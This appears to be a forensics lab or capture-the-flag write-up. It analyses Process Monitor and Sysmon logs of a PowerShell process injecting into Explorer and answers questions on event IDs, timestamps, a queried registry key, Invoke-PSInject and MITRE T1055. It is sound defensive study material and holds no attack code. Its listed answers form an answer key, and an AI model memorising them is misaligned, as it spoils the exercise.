3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\wshbth.dll	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\FWPUCFLT.DLL	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\vasadhlp.dll	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\wbem\wbemsvc.dll	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\wbem\fastprox.dll	SUCCESS	Image
3:07:0...	powershell.exe	3088	Load Image	C:\Windows\Microsoft.NET\assembly\GAC_64\Microsoft.Management.Infrastructure.Native\v4.0.1.0.0.0...	SUCCESS	Image
3:07:0...	powershell.exe	3088	Load Image	C:\Windows\Microsoft.NET\assembly\GAC_64\Microsoft.Management.Infrastructure.Native\v4.0.1.0.0.0...	SUCCESS	Image
3:07:0...	powershell.exe	3088	Load Image	C:\Windows\System32\uxs.dll	SUCCESS	Image
3:07:0...	powershell.exe	3088	Load Image	C:\Program Files\Common Files\system\msadc\msadco.dll	SUCCESS	Image
3:07:0...	powershell.exe	3088	Load Image	C:\Program Files\Common Files\system\msadc\msadco.dll	SUCCESS	Image
3:07:0...	powershell.exe	3088	Load Image	C:\Program Files\Common Files\system\msadc\msadco.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\mscorlib.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorlib.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\msvcr120_clr0400.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\34d3daa41387618390516025073e6ef2\vn...	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\assembly\NativeImages_v4.0.30319_64\System\3a60c1b7bc011f86174a315e5eb6f93\Sy...	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\116320f64183dbe05a05e45bc3a2d8...	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\msisip.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\wshext.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\AppxSip.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\OpcServices.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\tdh.dll	SUCCESS	Image

What Sysmon event was generated between these 2 processes? What is its associated Event ID #? (answer, answer)

Sysmon 8 indicates from one process to other process CreateRemoteThread.
CreateRemoteThread is a obvious sign injection and inside other process.



What is the UTC time for the first event between these 2 processes?

Opened Sysmon Event ID 8 records and find answer below.

Answer: 2021-01-22 01:07:06.182

What is the first operation listed by the 2nd process starting with the Date and Time from Q25?

Answer: 1/21/2021 5:07:06 PM

What is the full registry path that was queried by the attacker to get information about the victim?

According to Echo clue by date and time filtered activities for registry reads. The attackers aimed to learn OS version to select appropriate attack tools.

Answer: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ReleaseID

What is the name of the last module in the stack from this event which had a successful result?

When examining the call stack for the registry keys, it appears that the attacker executed PowerShell-based code rather than traditional machine code. PowerShell scripts are compiled just-in-time when executed, meaning the code runs directly in memory without creating a conventional executable or DLL on disk. Because of this, the attacker can execute payloads entirely in memory, evading traditional file-based monitoring. Tools like Process Monitor cannot map this memory as a known module, which is why it is often tagged as <unknown>. This type of attack, where malicious code runs in memory without leaving standard disk artifacts, is referred to as a fileless attack.

Answer:<unknown>

Most likely what module within the attack framework was used between the 2 processes?

Answer:Invoke-PSInject

What is the MITRE ID for this technique?

Answer: T1055